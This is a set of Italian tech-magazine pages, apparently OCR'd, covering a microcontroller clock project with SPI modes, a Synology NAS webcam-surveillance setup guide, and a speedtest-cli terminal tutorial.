Pigiando il pulsante **Invio** si attiva l'allarme, evidenziato con una campanella stilizzata. Per entrare nel menu generale occorre pigiare il pulsante **Imposta** e per muoversi nelle diverse voci premeremo i pulsanti **Avanti** o **Indietro**: mantenendo pigiati questi due pulsanti si otterrà la selezione/regolazione veloce, circa 4 al secondo. Tra le voci è presente anche **Ritorna** che dice semplicemente di ritornare alla vista orario con scritte scorrevoli senza entrare in uno degli altri sotto-menu: quelli disponibili possiamo vederli coma una sorta

LA LISTA DELLA SPESA

Ecco tutto ciò che ci serve per sviluppare il progetto

Oltre al PC con caricato il bootloader e il quarzo con la coppia di condensatori, necessitiamo di 4 pulsanti N.A. (Normalmente Aperti) da poter inserire su una breadboard, 4 resistenze da 10 kΩ, una breakout board con l'integrato DS3234 e un sensore di temperatura MCP9808 e una seconda breakout board con l'integrato FT232RL per la conversione USB-Seriale con corrispondente cavo per il collegamento al PC/portatile. Optando per altre breakout board si dovrà modificare in maniera congruente il sorgente e sarebbe inutile caricare quello allegato.





Fig. 3 • Schema elettrico del primo prototipo realizzato con il software KiCAD

di buffer circolare nei quali una volta giunti al termine si riprende con la voce successiva rientrando dalla testa o dalla coda a seconda di dove si è giunti. Entrati nel menu generale, accediamo in un sotto-menu pigiando il pulsante **Invio**: spostiamoci sul valore da regolare con i pulsanti **Avanti/Indietro**, quindi premiamo **Imposta** e, con i pulsanti **Avanti/Indietro**, modifichiamo il valore. Regolato quest'ultimo, premiamo **Invio**: apparirà la scritta **Valore accettato** e si ritornerà al passo precedente. Stesso iter per minuti e secondi. Al termine pigiamo **Invio** per impostare il nuovo orario/allarme regolato. Medesima dinamica per allarme e datario. Lo schema elettrico (**Fig. 3**) è stato realizzato con il software **KiCAD** in versione 4.0.2 (*http://kicad-pcb.org/*) presente nei repository di tutte le distribuzioni, ma nessuno vieta l'utilizzo di **Fritzing** (*http://fritzing.org*) affrontato nel numero 166 (Marzo/Aprile 2016) di Linux Magazine. Nella versione definitiva è stata implementata una funzione di fading: un LED aumenterà la propria luminosità all'aumentare della luce che colpisce una fotoresistenza. Come applicazione si potrebbe pensare alla retroilluminazione di display LCD se i terminale del LED di quest'ultimo sono disponibili esternamente: nel nostro caso non è stato possibile. Inoltre, avendo un sensore di temperatura è possibile aggiungere la funzione termostato. Va da sé che in questi casi necessitiamo di un'elettronica aggiuntiva per dare il comando a un dispositivo di potenza. Ricordiamoci sempre di verificare la corrente assorbita dai pin digitali del µC poiché essi non permettono una corrente superiore ai 20mA pena la bruciatura della porta. Infine, in luogo dei pulsanti si può pensare di utilizzare un encoder con pulsante incorporato: ad esempio, un economico **ENC130175F-12PS** (datasheet allegato). Come al solito per qualsiasi domanda o dubbio possiamo fare riferimento al forum di Linux Magazine (***www.linux-magazine.it/forum/***).

I MODI SPI

Due cifre per identificarli

I modi di comunicazione possibili attraverso il bus SPI sono 4. Il dispositivo master li supporta tutti al fine di adattarsi allo slave che normalmente ne supporta 1 o al massimo 2: ad esempio, il DS3234 supporta il modo 1 e 3. Ma a cosa si riferiscono questi modi? Per comprenderlo definiamo i parametri **CPOL (Clock POLarity)** e **CPHA (Clock PHAse)** i quali assumono valore 0 o 1. Il parametro CPOL definisce lo stato di riposo della linea di clock quando non attiva: se CPOL=0 l'idle è il livello logico basso, è livello logico alto se CPOL=1. Il parametro CPHA indica il fronte (salita o discesa) del clock in cui viene campionato il dato. In funzione dei valori assunti da questi due parametri restano definiti 4 modi: **modo 0** (CPOL=0 e CPHA=0), **modo 1** (CPOL=0 e CPHA=1), **modo 2** (CPOL=1 e CPHA=0) e **modo 3** (CPOL=1 e CPHA=1). Ad esempio, nel **modo 1**, supportato dal DS3234, il master attiva prima la linea **Slave Select**, quindi la linea del clock. Il fronte di salita dell'impulso di clock è utilizzato per preparare i dati sulle linee MISO e MOSI le quali devono essere stabili quando la linea di clock è bassa e possono essere cambiate quando è alta. A questo punto, il dato viene campionato dal master e dallo slave durante la transizione da alto a basso della linea di clock. Questo ciclo si ripeterà per ogni bit trasferito sul bus.


VIDEO SORVEGLIANZA LOW COST


Se hai un NAS Synology, ti basta una semplice webcam. Ecco come fare


Il software completo lo trovi su: **www.edmaster.it/url/5701**

Chi l'ha detto che per realizzare un sistema di videosorveglianza casalingo è necessario togliere di tasca centinaia se non migliaia di euro? Per fortuna, la tecnologia va avanti e sono abbastanza lontani i tempi in cui era necessario dotarsi di sofisticati sistemi studiati ad-hoc e dal costo decisamente proibitivo. Oggigiorno, infatti, è possibile trovare in commercio differenti modelli di IP Webcam, speciali occhi digitali in grado di registrare ogni piccolo spostamento rilevato. Nonostante ciò, questi "nuovi" gadget tecnologici potrebbero risultare

Installiamo la Webcam sul NAS

Ecco come far riconoscere ad un modello Synology una comune webcam USB

01 IL CENTRO PACCHETTI

Colleghiamo la webcam USB al NAS. Successivamente, accediamo alla pagina di gestione del NAS e apriamo il **Centro Pacchetti**. Clicchiamo **Impostazioni** e spuntiamo la voce **Qualsiasi editore**.

02 SW DI TERZE PARTI

Torniamo al **Centro Pacchetti** e clicchiamo su **Installazione manuale**. Premiamo **Sfoglia** e scegliamo il file **.spk** corrispondente alla nostra piattaforma (***www.edmaster.it/url/5701***) e proseguiamo con **Avanti**.

03 AVVIAMO IL DRIVER

Al termine del setup, nella lista dei SW installati comparirà **USB Webcam**. Avviamolo: dalla pagina dei dettagli e dal menu a tendina presente, scegliamo la voce **Lancia** e attendiamo che venga avviato.

04 IMPOSTAZIONI VIDEO

Nel menu **Applicazioni** clicchiamo sulla nuova icona USB Webcam. Si apre una pagina di configurazione: scegliamo **risoluzione, fps, porta, username e password.** Spuntiamo **Force YUV** e salviamo le modifiche.

Sorveglia anche a distanza

Configuriamo Surveillance Station e il router ADSL per poter accedere anche da remoto

Procedura guidata Aggiungi telecamera

Configurazione

Selezionare una modalità di configurazione:


Configurazione rapida

Configurazione completa

01 UN NUOVO SOFTWARE



La procedura di installazione è molto semplice: cerchiamo **Surveillance Station** nel **Centro pacchetti** e clicchiamo sul pulsante **Installa**. Fatto ciò, non dovremo far altro che attendere qualche minuto (necessario per il download del software).

02 INTERFACCIA IN STILE DSM

Avviamo **Surveillance Station.** Apparire quindi una pagina web con un'interfaccia del tutto simile a quella del DSM. Clicchiamo su **Menu** e scegliamo **Telecamera IP.** Confermiamo prima con **Aggiungi** e successivamente con **Configurazione rapida.**

03 AGGIUNGIAMO LA WEBCAM

Indichiamo il nome della webcam, compiliamo **IP** con **127.0.0.1**, **Porta** con **8080** (o quella fornita in precedenza), **Formato video** con **MJPEG**, e **Percorso d'origine** con **/?action=stream**. Verifichiamo la configurazione con **Test connessione.**

04 STREAMING LIVE



L'inquadratura ripresa dalla webcam è ora visionabile in streaming solo sulla rete locale (per ora): ci basta cliccare su **Veduta dal Vivo** (in **Surveillance Station**) o puntare il browser che preferiamo all'indirizzo **http://indirizzo_ip:8080/?action=stream.**

05 ACCESSO DA REMOTO

Per visionare la webcam da remoto occorre aprire la giusta porta del router. L'operazione varia a seconda del modello in proprio possesso, ma generalmente si trova sotto la voce **Port Forwarding** o **NAT**. Apriamo la porta 8080 e quella del NAS, di solito la 5000.

06 SERVE QUICKCONNECT


Apriamo il **Pannello di controllo** del NAS, raggiungiamo la voce **QuickConnect** e verifichiamo che sia abilitato (così da poter accedere da remoto tramite un dominio a nostra scelta). Da remoto, raggiungiamo l'indirizzo ***http://quickconnect.to/nome_utente.***

Tu ti muovi, lui registra

Motion detection, notifiche e streaming: rendiamo più professionale il sistema di videosorveglianza

01 NON TI MUOVERE...



Un sistema di sorveglianza che si rispetti deve avvisarci se ci sono movimenti sospetti. Apriamo **Regola Azione** dal menu di **Surveillance Station** e clicchiamo su **Aggiungi**. Scegliamo un nome per la nuova azione, da **Tipo di regola** selezioniamo **Programmato**.

02 ...IO TI VEDO!

La schermata successiva richiede la sorgente dell'evento (la nostra **Webcam USB**, ovviamente). Dal menu a tendina **Evento** selezioniamo la voce **Movimento rilevato**. Impostiamo poi un **Intervallo** a nostra scelta (**10 secondi** dovrebbero essere sufficienti).

03 QUANDO REGISTRARE?

Settiamo gli orari in cui il rilevamento deve essere attivo. Selezioniamo lo strumento gomma e cancelliamo tutti i quadratini: questi ultimi rappresentano le fasce orarie e i giorni della settimana. Selezioniamo quindi solo quelli di nostro interesse.

04 NOTIFICHE DI MOVIMENTO

Da **Surveillance Station** clicchiamo **Notifica** e selezioniamo **Abilita Notifiche Email**. Inseriamo i parametri di accesso del nostro account di posta elettronica: per **Gmail** inseriamo l'indirizzo, la password, porta **465**, e compiliamo **SMTP** con **smtp.gmail.com**.

05 QUALI MESSAGGI INVIARE?

Spostiamoci nel tab **Impostazioni** e selezioniamo quali messaggi vogliamo ci vengano recapitati: il rilevamento del movimento e la manomissione. Ma può anche essere utile essere informati di un errore nella registrazione o sulla perdita di connessione con la webcam.

06 TESTO PERSONALIZZATO

Infine, selezioniamo il messaggio di rilevamento movimento e, con un clic destro del mouse, scegliamo **Modifica**. In **Messaggio** modifichiamo il testo come più ci aggrada. Quello predefinito ci invia anche un'istantanea di ciò che ha causato la registrazione.

costosi, almeno per quella fascia di utenti che non è disposta a mettere mano al portafogli. Il metodo che proponiamo semplifica di molto la vita di chi è già in possesso di un NAS, ovvero di un dispositivo di centralizzazione dei dati all'interno di una rete locale. Qualora fossimo in possesso di un modello prodotto da Synology, potremo trasformare una banale webcam in una telecamera pronta a scrutare ogni anomalia. Con un certo grado di sicurezza, possiamo affermare che la maggior parte dei modelli prodotti da Logitech, ad esempio, sono adatte al nostro scopo. Unico requisito: il nostro NAS Synology deve essere equipaggiato almeno con la release 5.2-5644 Update 5 del DSM (il sistema operativo).

I LIMITI DI QUESTO SISTEMA



Come già detto, il driver non gestisce tutte le webcam presenti sul mercato e non garantisce la corretta gestione della risoluzione o il massimo dei frame messi a disposizione dalla webcam utilizzata. Molte IP cam sono dotate di led infrarossi per la visione al buio, cosa di cui la maggior parte delle webcam sono sprovviste. Inoltre, nonostante si possa disattivare la webcam da Surveillance Station, il LED di alimentazione della webcam usata durante il nostro test è rimasto attivo. Pertanto, la webcam, anche se non viene gestita e non trasmette nulla in streaming, rimane accesa consumando energia elettrica: un consumo irrisorio sì, ma comunque esistente! Questi limiti vengono però offuscati dai numerosi pregi quali la facilità di configurazione e il riutilizzo di hardware già disponibile che abbatte i costi rendendoli praticamente pari a zero.

QUALE FILE SPK USARE?

Sono disponibili per (quasi) tutte le architetture


Per installare l'SPK corretto basta conoscere l'architettura del NAS. I sistemi Synology sono basati su differenti architetture, ma i modelli più diffusi sono generalmente **x86_64, ARM** e **i686.** I NAS nati dal 2014 in poi sono generalmente ARM7, mentre quelli precedenti ARM5. Quasi tutti i NAS di fascia alta Synology sono x86_64 e soltanto il **DS214Play** e **DS415Play** sono i686. Per una lista completa, possiamo fare riferimento al forum di supporto Synology disponibile alla pagina ***www.edmaster.it/url/5702.***

Come gestire le registrazioni?

Che fine fanno tutte le istantanee catturate? Ecco come organizzare i contenuti memorizzati

01 **QUANDO REGISTRARE?**


Apriamo l'app **Telecamera IP** di **Surveillance Station** e, con un clic destro sul nome della webcam, scegliamo **Modifica.** Spostiamoci in **Impostazioni Registrazione** e selezioniamo **Salva il video ogni 30 minuti.**

02 **OCCHIO ALLO SPAZIO!**

Scegliamo **Limita archivio della cartella a 10 GB:** il sistema si preoccuperà di cancellare le registrazioni meno recenti una volta saturato lo spazio. Possiamo anche mantenere i file soltanto per un numero stabilito di giorni.

03 **ISTANTANEE SALVATE**

Dove vanno a finire tutte le foto dei movimenti rilevati? Apriamo l'app **Istantanea** e scarichiamole sul PC che stiamo utilizzando: per farlo, clicchiamo sul pulsante **Scarica** (presente in alto a destra della finestra).

04 **ANDROID CONTROLLA TUTTO**

Esiste anche un'app per Android. Il suo nome è **DS Cam** ed è scaricabile dal **Play Store.** Inseriamo l'ID QuickConnect e i dati di accesso: vedremo la nostra live cam. Possiamo consultare le registrazioni già effettuate.

QUANT'È VELOCE LA TUA CONNESSIONE?

Vuoi testare le prestazioni della tua ADSL o del tuo VPS? Ecco come farlo direttamente dal terminale

Quante volte ci è capitato di voler testare la velocità della nostra connessione a Internet? Di servizi che ci permettono di farlo ce ne sono a bizzeffe. Ma oggi scopriremo un metodo più raffinato per verificare le prestazioni della propria ADSL/VDSL: un tool che ci permette di farlo direttamente dal terminale. Il software in questione si chiama **speedtest-cli** e non è altro che un'interfaccia a riga di comando che ci permette di utilizzare gli stessi server di Speedtest.net. Un tool che si dimostra molto utile anche per verificare le prestazioni di rete di un VPS sul quale abbiamo hostato un nuovo sito Web.

Il primo test da terminale

Python Pip ci aiuterà ad installare e mantenere aggiornato speedtest-cli

```
root@valeria-ubuntu: /home/mario
mario@valeria-ubuntu:~$ sudo su
[sudo] password di mario:
root@valeria-ubuntu:/home/mario# apt-get install python-pip
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti sono stati installati automaticamente e non sono più richie
sti:
  libarmadillo5 libarpack2 libdap17v5 libdapclient6v5 libepsilon1 libfreexl1
  libgdal1i libgeos-3.5.0 libgeos-c1v5 libhdf4-0-alt libhdf5-10 libkmlbase1
```

01 SERVE PYTHON

Prima di tutto installiamo **Python Pip**, necessario per l'installazione di **speedtest-cli**. Per fare ciò, lanciamo **sudo apt-get update** per aggiornare l'elenco dei pacchetti e, al termine, digitiamo **sudo apt-get install python-pip** seguito da **Invio**.

```
root@valeria-ubuntu: /home/mario
Selezionato il pacchetto python-urllib3 non precedentemente selezionato.
Preparativi per estrarre .../python-urllib3_1.11-1_all.deb...
Estrazione di python-urllib3 (1.11-1)...
Selezionato il pacchetto python-requests non precedentemente selezionato.
Preparativi per estrarre .../python-requests_2.7.0-3_all.deb...
Estrazione di python-requests (2.7.0-3)...
Selezionato il pacchetto python-setuptools non precedentemente selezionato.
Preparativi per estrarre .../python-setuptools_18.4-1_all.deb...
Estrazione di python-setuptools (18.4-1)...
Selezionato il pacchetto python-pip non precedentemente selezionato.
```

02 INSTALLIAMO SPEEDTEST-CLI

Dopo aver installato Python PIP possiamo quindi procedere all'installazione di speedtest-cli: ci basta lanciare il comando **sudo pip install speedtest-cli** ed attendere che il download con successiva installazione venga portato a termine.

```
root@valeria-ubuntu: /home/mario
Preparativi per estrarre .../python-requests_2.7.0-3_all.deb...
Estrazione di python-requests (2.7.0-3)...
Selezionato il pacchetto python-setuptools non precedentemente selezionato.
Preparativi per estrarre .../python-setuptools_18.4-1_all.deb...
Estrazione di python-setuptools (18.4-1)...
Selezionato il pacchetto python-pip non precedentemente selezionato.
Preparativi per estrarre .../python-pip_1.5.6-7ubuntu1.1_all.deb...
Estrazione di python-pip (1.5.6-7ubuntu1.1)...
Selezionato il pacchetto python-wheel non precedentemente selezionato.
Preparativi per estrarre .../python-wheel_0.26.0-1_all.deb...
```

03 UPGRADE DEL SOFTWARE

Qualora in futuro volessimo aggiornare il tool ad una release più recente, ci basterà lanciare **sudo pip install speedtest-cli --upgrade**: il sistema verificherà automaticamente la disponibilità degli aggiornamenti e provvederà ad applicarli.

```
root@valeria-ubuntu: /home/mario
Estrazione di python-wheel (0.26.0-1)...
Elaborazione dei trigger per man-db (2.7.4-1)...
Configurazione di python-colorama (0.3.3-1)...
Configurazione di python-distlib (0.2.1-1)...
Configurazione di python-ndg-httpsclient (0.4.0-1)...
Configurazione di python-urllib3 (1.11-1)...
Configurazione di python-requests (2.7.0-3)...
```

04 TEST DELLA LINEA

Ora che abbiamo installato tutto il necessario, testare la linea è un gioco da ragazzi! Lanciamo da terminale il comando **speedtest-cli**: il software si preoccuperà di cercare il server più adatto e avvierà il test mostrando il risultato al termine.

Alla scoperta di speedtest-cli

Visualizziamo i risultati, testiamo il ping e lanciamo dei test automatici della connessione

```
root@valeria-ubuntu: /home/mario
root@valeria-ubuntu:/home/mario# speedtest-cli --bytes
Retrieving speedtest.net configuration...
Retrieving speedtest.net server list...
Testing from Telecom Italia (79.45.2.199)...
Selecting best server based on latency...
Hosted by WiCate S.r.l. (Reggio Calabria) [114.36 km]: 44.658 ms
Testing download speed........................................
Download: 0.61 Mbyte/s
Testing upload speed..........................................
Upload: 0.35 Mbyte/s
root@valeria-ubuntu:/home/mario#
```

01 UNITÀ DI MISURA

Il risultato del test standard è espresso in Mbit/s. Ma speedtest-cli consente anche di averlo in Mbyte/s. Se preferiamo quest'ultima visualizzazione, lanciamo un test con l'opzione **--bytes: speedtest-cli --bytes**. Ed ecco apparire la velocità espressa in un'unità più comprensibile.

```
root@valeria-ubuntu: /home/mario
root@valeria-ubuntu:/home/mario# speedtest-cli --share
Retrieving speedtest.net configuration...
Retrieving speedtest.net server list...
Testing from Telecom Italia (79.45.2.199)...
Selecting best server based on latency...
Hosted by WiCate S.r.l. (Reggio Calabria) [114.36 km]: 43.255 ms
Testing download speed........................................
Download: 8.72 Mbit/s
Testing upload speed..........................................
Upload: 2.83 Mbit/s
Share results: http://www.speedtest.net/result/5266676687.png
root@valeria-ubuntu:/home/mario#
```

02 RISULTATI CONDIVISI

Vogliamo condividere i risultati ottenuti con i nostri amici? Il comando **speedtest-cli --share** creerà un'immagine riepilogativa e ci fornirà un link consentirne la consultazione a chiunque ne sia in possesso (inviamolo via mail o pubblichiamolo sui social network).

```
root@valeria-ubuntu: /home/mario
root@valeria-ubuntu:/home/mario# speedtest-cli --si
Ping: 46.004 ms
Download: 6.33 Mbit/s
Upload: 2.83 Mbit/s
root@valeria-ubuntu:/home/mario#
```

03 PING DELLA CONNESSIONE

Se non fossimo interessati al nome del server e a tutti gli altri parametri ma volessimo testare soltanto il ping, la banda di download e quella di upload della linea basterà aggiungere **--simple** al comando **speedtest-cli**. Lanciamo dunque **speedtest-cli --simple**.

```
root@mario-Desktop: ~
5502) Linkem SPA (Milan, Italy) [924.05 km]
7839) Fastweb SpA (Milan, Italy) [924.05 km]
8211) CDLAN S.R.L. (Milan, Italy) [924.05 km]
7757) Join srl (Milan, Italy) [924.05 km]
6953) Digitel Italia (Milan, Italy) [924.05 km]
5331) C.U. SRL (Milan, Italy) [924.05 km]
7044) toxiicdev.net (Milan, Italy) [924.05 km]
5353) RUN Raising Unified Network AG (Bolzano, Italy) [924.21 km]
3594) Raiffeisen OnLine (Bolzano, Italy) [924.21 km]
3284) Brennercom AG Spa (Bolzano, Italy) [924.21 km]
2567) Prometeus di Daniela Agro (Cologno Monzese, Italy) [924.99 km]
3177) Stadtwerke Bruneck - Azienda Pubbliservizi Brunico (Brunico, Italy)
9 km]
3997) EOLO (Busto Arsizio, Italy) [953.97 km]
 999) InternetONE (Varese, Italy) [971.87 km]
```

04 I SERVER DISPONIBILI

Può capitare che un server sia sovraccarico. Per sceglierne un altro basterà consultare la lista ordinata per distanza dalla nostra posizione attuale. Lanciamo il comando **speedtest-cli --list | grep -i Italy** e consultiamo i server disponibili nel nostro Paese.

```
root@mario-Desktop: ~
root@mario-Desktop:~# speedtest-cli --server 7839
Retrieving speedtest.net configuration...
Retrieving speedtest.net server list...
Testing from Telecom Italia (79.45.2.199)...
Hosted by Fastweb SpA (Milan) [924.05 km]: 43.188 ms
Testing download speed.................................
Download: 3.98 Mbit/s
Testing upload speed.......
```

05 UN TEST MIRATO...

Dopo aver scelto il server, possiamo lanciare il test di velocità della linea su di esso. Lanciamo il comando **speedtest-cli --server id-server**, dove **id-server** è il numero identificativo del server di test che abbiamo scelto al passo precedente.

```
root@mario-Desktop: ~
